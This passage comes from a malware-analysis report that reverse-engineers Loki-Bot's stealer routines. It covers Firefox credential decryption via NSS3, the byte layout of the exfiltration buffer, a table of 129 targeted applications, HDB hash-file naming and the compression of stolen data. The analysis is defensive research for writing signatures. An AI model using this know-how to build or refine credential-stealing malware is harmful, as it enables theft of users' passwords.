If either the "encryptedUsername" or the "encryptedPassword" keys are found, its encrypted value is passed to a function labeled decryptValue. This function utilizes the NSS3 functions discussed earlier to decrypt the encrypted credentials found within the logins.json file and places the decrypted result into the EAX register upon return. The decryption process Loki-Bot employs very closely mimics the one described in an article written by Michael Haephrati called "The Secrets of Firefox Credentials" (Haephrati, 2017). If the decrypted value is the username, it is moved from EAX and placed into **EBX**. If it is the password, it is moved into **ESI**.



Figure 67: Decrypted credentials being added to a buffer

Once the hostname has been identified and the username and password have been decrypted, the addFIDStrLenAndString2Buffer function is executed (Figure 67) for each, which prepends the data being added to the buffer with the Function ID and the data's length.

Here is what the buffer looks like after all three values have been added to the buffer by this function (Figure 68).



Figure 68: Breakdown of how addFIDStrLenAndString2Buffer added the decrypted credentials to the buffer

Execution is then returned to the getAndDecryptMozillaCredentials function where the existence of the following files is verified and, if present, any encrypted credentials stored within them are decrypted using the same decryptValue function that we just covered:

%APPDATA%\Mozilla\Firefox\Profiles*$UniqueProfileDirectory*\signons.txt

%APPDATA%\Mozilla\Firefox\Profiles*$UniqueProfileDirectory*\signons2.txt

%APPDATA%\Mozilla\Firefox\Profiles*$UniqueProfileDirectory*\signons3.txt

Since these files appear to all pertain to older versions of Firefox (MozillaZine, 2008) (MozillaZine, Signons2.txt, 2007) (MozillaZine, Signons3.txt, 2009), they are not found on my system. With no other places to look for Firefox credentials, the malware makes a CALL to nss3.NSS_ShutDown (teoli, NSS Shutdown Function, 2016) that tells us that it is done decrypting Firefox credentials.

We then return to the calling function, extractMozillaSavedCredentials, where the ProfileN index value (LOCAL.1) is incremented by 1 and then combined with the "Profile" string, resulting in "Profile1" (Figure 69). This is evidence that Loki-Bot will iterate through all potential Firefox profile keys whose naming scheme is "ProfileN"; N being the iteration count.



Figure 69: Process next ProfileN, if present

With the next profile key defined, the profiles.ini file is checked for the new "ProfileN" key and, if found, the credential extraction and decryption process starts all over again for this profile, and the next profile, and the next profile, and so on until no other profiles are found. In my instance, I only have a single profile ("Profile0"), so the malware fails to find a "Profile1" key within profiles.ini thus the jump at 0x408FE3 is taken. This breaks us out of the loop and takes us to the end of the extractMozillaSavedCredentials function.

With the credentials in all Firefox profiles now pilfered, a CALL is made to addExtractedData2Payload at 0x4093EB which takes whatever data is passed to it (in this case the stolen Mozilla credentials) and adds it to the payload buffer referenced within the address 0x4A0E00 (via addByteCountAndData2Buffer). When it does this, it prepends two values; the first being the function ID (via addDWORD2Buffer) and the second being something that appears to represents a Boolean True or False (via addDWORD2Buffer). I say this because every time this function is called, this argument (Arg2) is hardcoded with either a 1 or a 0.

Execution is then returned back to the main checkFirefox function where the Firefox install directory is removed from the PATH. With nothing left to do, the checkFirefox function exits and the next stealer function is executed.

4.3.1.2 Payload Review

We have covered several different functions, which have added data, prepended data, and/or copied data to multiple different buffers throughout this process. So much so

that I am sure that it has gotten a bit confusing on what the values in the final payload actually represent. To clear things up a bit, let's walk through what we have in the payload thus far to ensure we truly understand the data contained within[2].



Figure 70: Firefox decrypted credential payload buffer

Looking at the ASCII contents of this buffer (Figure 70), we see what appears to be the decrypted credentials for my fake Gmail account that we had stored within Firefox.

Knowing that these credentials were first added to a temporary buffer via the addFIDStrLenAndString2Buffer function and then added to the final buffer via the addExtractedData2Payload function, we now know how to parse this portion of the payload's contents (Table 4):

Description	Add Function	Size	Bytes
Function ID	addDWORD2Buffer	4-bytes	[01 00 00 00]
Unknown (True/False?)	addDWORD2Buffer	4-bytes	[00 00 00 00]
Total # of bytes	addByteCountAndData2Buffer	4-bytes	[6C 00 00 00]
Hostname - Unicode (T/F)	addFIDStrLenAndString2Buffer via addByteCountAndData2Buffer	2-bytes	[01 00]
Hostname - Length		4-bytes	[36 00 00 00]
Hostname - String		54-bytes	[68 00 74 00 74 00 70 00 73 00 3A 00 2F 00 2F 00] [61 00 63 00 63 00 6F 00 75 00 6E 00 74 00 73 00] [2E 00 67 00 6F 00 6F 00 67 00 6C 00 65 00 2E 00] [63 00 6F 00 6D 00]
Username -	addFIDStrLenAndString2Buffer	2-bytes	[01 00]

[2] As a reminder, location of the final payload's contents will be referenced by the address stored within 0x4A0E00. In my case, to reach the contents on the payload, I had to navigate to **0x4A0E00 → 0x292708 → 0x2A4FE8**.

Unicode (T/F)	via addByteCountAndData2Buffer		
Username - Length		4-bytes	[1C 00 00 00]
Username - String			[6E 00 6F 00 6E 00 65 00 40 00 67 00 6D 00 61 00] [69 00 6C 00 2E 00 63 00 6F 00 6D 00]
Password - Unicode (T/F)	addFIDStrLenAndString2Buffer via addByteCountAndData2Buffer	2-bytes	[01 00]
Password - Length		4-bytes	[08 00 00 00]
Password - String		8-bytes	[74 00 65 00 73 00 74 00]

Table 4: Complete breakdown of Firefox's decrypted credential buffer

4.3.1.3 Other Stealer Functions

Thus far, we have really just begun to scratch the surface of what kind of application data that Loki-Bot attempts to steal. Everything that was discussed in this section was solely focused on the checkFirefox function.

While I do not have the time (or the pages) to break down each and every one of the remaining stealer functions for you, I have provided the complete list of applications that Loki-Bot looks for and their corresponding function IDs (Table 5):

FID	Application	FID	Application	FID	Application
1	Mozilla Firefox	44	Lines FTP	87	WinSCP
2	K-Meleon	45	FullSync	88	Gmail Notifier Pro
3	Flock	46	Nexus File	89	CheckMail
4	Comodo IceDragon	47	JaSFtp	90	SNetz Mailer
5	SeaMonkey	48	FTP Now	91	Opera Mail
6	Opera (OLD)	49	Xftp	92	Postbox
7	Apple Safari	50	Easy FTP	93	Cyberfox
8	Internet Explorer	51	GoFTP	94	Pale Moon
9	Opera (NEW)	52	NETFile	95	FossaMail
10	Comodo Dragon	53	Blaze Ftp	96	Becky!
11	CoolNovo	54	Staff-FTP	97	MailSpeaker
12	Google Chrome	55	DeluxeFTP	98	Outlook
13	Rambler Nichrome	56	ALFTP	99	yMail
14	RockMelt	57	FTPGetter	100	Trojita
15	Baidu Spark	58	WS_FTP	101	TrulyMail
16	Chromium	59	Full Tilt Poker	102	StickyPad
17	Titan Browser	60	PokerStars	103	To-Do Desklist
18	Torch Browser	61	AbleFTP	104	Stickies
19	Yandex.Browser	62	Automize	105	NoteFly

20	Epic Privacy	63	SFTP Net Drive	106	NoteZilla
21	CocCoc Browser	64	Anyclient	107	Sticky Notes
22	Vivaldi	65	ExpanDrive	108	WinFtp
23	Chromodo	66	Steed	109	32BitFTP
24	Superbird	67	RealVNC/TightVNC	110	Mustang Browser
25	Coowon	68	mSecure Wallet	111	360 Browser
26	Total Commander	69	Syncovery	112	Citrio Browser
27	FlashFXP	70	SmartFTP	113	Chrome SxS
28	FileZilla	71	FreshFTP	114	Orbitum
29	PuTTY/KiTTY	72	BitKinex	115	Sleipnir
30	FAR Manager	73	UltraFXP	116	Iridium
31	SuperPutty	74	FTP Rush	117	'117'
32	CyberDuck	75	Vandyk SecureFX	118	'118'
33	Mozilla Thunderbird	76	Odin Secure FTP Expert	119	'119'
34	Pidgin	77	Fling	120	'120'
35	Bitvise	78	ClassicFTP	121	Windows Credentials
36	NovaFTP	79	NETGATE BlackHawk	122	FTP Navigator
37	NetDrive	80	Lunascape	123	Windows Key
38	NppFTP	81	QTWeb Browser	124	KeePass
39	FTPShell	82	QupZilla	125	EnPass
40	sherrodFTP	83	Maxthon	126	Waterfox
41	MyFTP	84	Foxmail	127	AI RoboForm
42	FTPBox	85	Pocomail	128	1Password
43	FtpInfo	86	IncrediMail	129	Mikrotik WinBox

Table 5: List of all applications that Loki-Bot is configured for

The entries highlighted in yellow are applications that were either not present in my sample or were different from what was found within the C2 Server source code. Below is the breakdown of these differences (Table 6):

FID	This Sample	C2 Source
11	ChromePlus	CoolNovo
83	Undefined	Maxthon
97	WinChips	MailSpeaker
115	Sleipnir	ChromiumViewer
117	Undefined	'117'
118	Undefined	'118'
119	Undefined	'119'
120	Undefined	'120'
123	Undefined	Windows Key

Table 6: Difference of applications configured between this sample and the C2 source code

4.3.2 Prepare Data & Exfiltrate

During dynamic analysis, you see Loki-Bot make a minimum of three call-outs to its C2 server, all with different encoded payload contents. In this section, we will detail the first of the three C2 call-outs made and break down the contents of its payload. Understanding what information is gathered and how it is formatted within the payload being exfiltrated could assist the security community with understanding Loki-Bot's communications, write more effective signatures, and enable researchers to develop automation to decode the contents of a Loki-Bot packet.

Alrighty! So, let's say that we have let Loki-Bot iterate through all the stealer functions and it has built itself a nice little stash (payload buffer) of application credentials, configurations, etc. What now?



Figure 71: After all applications have been processed, execute prepareDataAndSend

Now, in Figure 71, we see the reference to our familiar payload buffer (0x4A0E00) being moved into EAX. A CALL is then made at 0x414003 to a function labeled prepareDataAndSend with the payload buffer as its first argument.

As we will learn, this function not only builds a payload that contains the application credential/configuration data, but also includes all sorts of information about the compromised user & system.

4.3.2.1 Process HDB File[3]

Stepping inside the prepareDataAndSend function (@ 0x414AEB), one of the first instructions we see being made is a CALL to a function labeled processHDBFile. This function accepts three arguments (Table 7):

Argument	Description
Arg1	A pointer to the final payload buffer data
Arg2	Size of data in bytes
Arg3	Boolean True/False (Save hash to file)

Table 7: processHDBFile arguments

It first obtains the path where the "HDB" file would exist, if present. The path and filename are derived from the Mutex that we discussed back in Section 4.4.

As a reminder, our Mutex – which was based on the MD5 hash of the Machine GUID – is "B7E1C2CC98066B250DDB2123" (Figure 72):



Figure 72: Paths and Filenames based off of Mutex

The base path for the HDB file is %APPDATA%, the subdirectory is defined as characters 8 thru 13 ("C98066") of the Mutex, and the filename is defined as characters 13 thru 18 ("6B250D") of the Mutex, with the extension .hdb appended to it.

[3] An "HDB" file is a custom formatted file that is specific to Loki-Bot, so it is ok to not know what I am referring to when I say "hdb" file at this point.

When concatenated, the path should look something like this:

C:\Users\REM\AppData\Roaming\C98066\6B250D.hdb



Figure 73: Workflow of processHDBFile logic

If it does not already exist, Loki-Bot will create this directory and check for the existence of a buffer that will be located at 0x4A0E20. Depending on result of this check, there are multiple different scenarios that can play out as depicted by the flow chart on the left (Figure 73).

If this is the first time that Loki-Bot has executed on your system, neither the buffer nor the HBD file will be present. This results in the buffer being initialized and a CALL being made to a function labeled getHash. This function takes whatever data is passed to it and returns a 4-byte hexadecimal hash of said data to the EAX register.



Figure 74: Execution of getHash with the contents of the payload buffer as its Arg1

Taking a closer look, we see that the data being passed into this getHash function (Figure 74) is the buffer containing the application credential/configuration data. Note that the buffer not only contains the Firefox credentials that we covered earlier but now also the contents of a configuration file that must have been grabbed when iterating through the other stealer functions. Execution of getHash results in the hash value "9505D5B6" being returned into EAX, which is a good indication that perhaps "hdb" refers to "Hash Database" and that the hashes stored in this database are that of the data being stolen.

As this is still the first CALL to the processHDBFile function, Arg3 will be set to 0, which results in the function simply exiting. Had this argument been set to 1, as we will see later on, a new HDB file would have been created and filled with the contents of the hash buffer.

Though we covered a bit here, all that really happened during this iteration of the processHDBFile function was the creation of the hash buffer. As we progress through this sample, there will be several more calls to this function, with different criteria, where we will witness the different outcomes described above.

4.3.2.2 Build Packet Data – Create Buffer

With execution returned back to the prepareDataAndSend function, we now see a CALL to a function labeled AllocatHeap0 (Figure 75).

```
00414B0C  .  68 88130000   PUSH 1388                ;Arg1 = 1388
00414B11  .  E8 900BFFFF   CALL AllocateHeap0       ;FE62C1C283CF41CA826AA267F5AA6F7.AllocateHeap0
00414B16  .  8BD8          MOV EBX,EAX
```

Figure 75: Creation of final payload buffer

The hex value 0x1388 converted to decimal is 5000, which means the AllocateHeap0 function will allocate 5000 bytes of memory that will be used to store the final packet payload data. When executed, the address of the newly allocated memory will be returned into EAX. This value is then moved into EBX, which is important to know because we will see multiple references to this in the coming sections.

4.3.2.3 Get OS Version

At 0x414B1C, there is a CALL to a function labeled getOSVersion. Ultimately this makes a CALL to the getDLLFunctionFromIDXAndHash function with the DLL Index set to 1 and the hash value set to "E2556753," which decodes to ntdll.RtlGetVersion. When executed (at 0x406003), this function obtains information about the currently running operating system and places the results into a RTL_OSVERSIONINFOEXW structured buffer (Microsoft, RtlGetVersion function, 2017), (Microsoft, RTL_OSVERSIONINFOEXW structure, 2017) (Figure 76).



Figure 76: Comparison of official OSVERSIONINFOEXW structure to our results

Here is what this buffer content represents (Table 8):

Members	Bytes	Definitions
dwOSVersionInfoSize	[1C 01 00 00]	The size, in bytes, of the RTL_OSVERSIONINFOEXW structure
dwMajorVersion	[06 00 00 00]	The major version number of the operating system
dwMinorVersion	[03 00 00 00]	The minor version number of the operating system
dwBuildNumber	[80 25 00 00]	The build number of the operating system
dwPlatformId	[02 00 00 00]	The operating system platform
szCSDVersion	[00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00] [00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00] [00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00] [00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00] [00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00] [00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00] [00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00] [00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00] [00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00] [00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00] [00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00] [00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00] [00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00] [00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00] [00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00] [00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00] [00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00] [00 00 00 00]	The service-pack version string

wServicePackMajor	[00 00]	The major version number of the latest service pack installed on the system
wServicePackMinor	[00 00]	The minor version number of the latest service pack installed on the system
wSuiteMask	[00 03]	The product suites available on the system
wProductType	[01 00]	The product type

Table 8: Breakdown of values within our OSVERSIONINFOEX structure

As we can see in the data returned, dwMajorVersion is set to 06, dwMinorVersion is set to 03, and dwBuildNumber is set to 8025, which is really 0x2580 because of endian-ness (9600 in decimal). We can validate these values by running the following command in PowerShell (Guys, 2014) (Figure 77):



Figure 77: Verification of dwMajorVerison, dwMinorVersion, and dwBuildNumber via PowerShell

Of the values stored in the RTL_OSVERSIONINFOEXW structure, only dwMajorVersion, dwMinorVersion, and wProductType are retained by Loki-Bot. According to the RTL_OSVERSIONINFOEXW structure documentation (Microsoft, RTL_OSVERSIONINFOEXW structure, 2017):

- A dwMajorVersion of 06 and a dwMinorVersion of 03 translates to "Windows 8.1"
- A wProductType of 01 translates to "VER_NT_WORKSTATION"

4.3.2.4 Generate Unique Identifier



Figure 78: Verify if unique identifier already exists. If not, generate one

When calling the prepareDataAndSend function, if arguments 3 & 4 are equal to 0, the function getFiveCharRandomString is called (Figure 78). When executed, it returns a set of mixed-case letters that have been randomized using the system time as the seed. The length of the random string returned is predicated by the value passed to this function, minus 1. Since Arg1 is set to the value 6 in both references to getFiveCharRandomString, we see that a pointer to the 5-character string ("PldEH") has been returned to the EAX register.

This random string is stored within Arg3 and then passed into getStringLength0, which simply returns the random string's length. The result is then stored as Arg4.

For now, we do not know the purpose of this string but it is important to know that every time the prepareDataAndSend function is called, both Arg3 and Arg4 are set to 0. Thus, each new CALL to prepareDataAndSend will result in the generation of a new unique 5-character string.

4.3.2.5 Compress Stolen Data

To compress or not to compress? That is the question that we will be answering here.



Figure 79: Verify whether or not the data to be exfiltrated should be compressed

After defining the unique identifier to be used in this packet, Loki-Bot then performs two checks to determine whether or not it should compress the data it is attempting to steal (Figure 79).

The first check is at 0x414B56 where Arg6 is inspected. If Arg6 is set to 0 (Compression == False), then compression is skipped. If it is 1 (Compression == True), then execution continues to the next validation point where the ESI register, which contains the size of data to be compressed, is checked to ensure that it is greater than 10 (bytes). If it is not, compression is skipped.

In this first run, Arg6 is set to 1 and the size of the stolen application credential/configuration data equals 10442 bytes, therefore Loki-Bot will compress this data via a function labeled compressStolenData.

compressStolenData takes two arguments: the first being the total bytes of the data to be compressed and the second being a reference to the buffer containing the data. After some housekeeping is performed, this function ultimately makes a CALL to another key function labeled compressWithAPLib (Figure 80). While this function takes six arguments, the two we really care about are Arg1, which is the reference to the existing buffer where the uncompressed data resides, and Arg2, which is the reference to the empty buffer where the compressed data will end up.

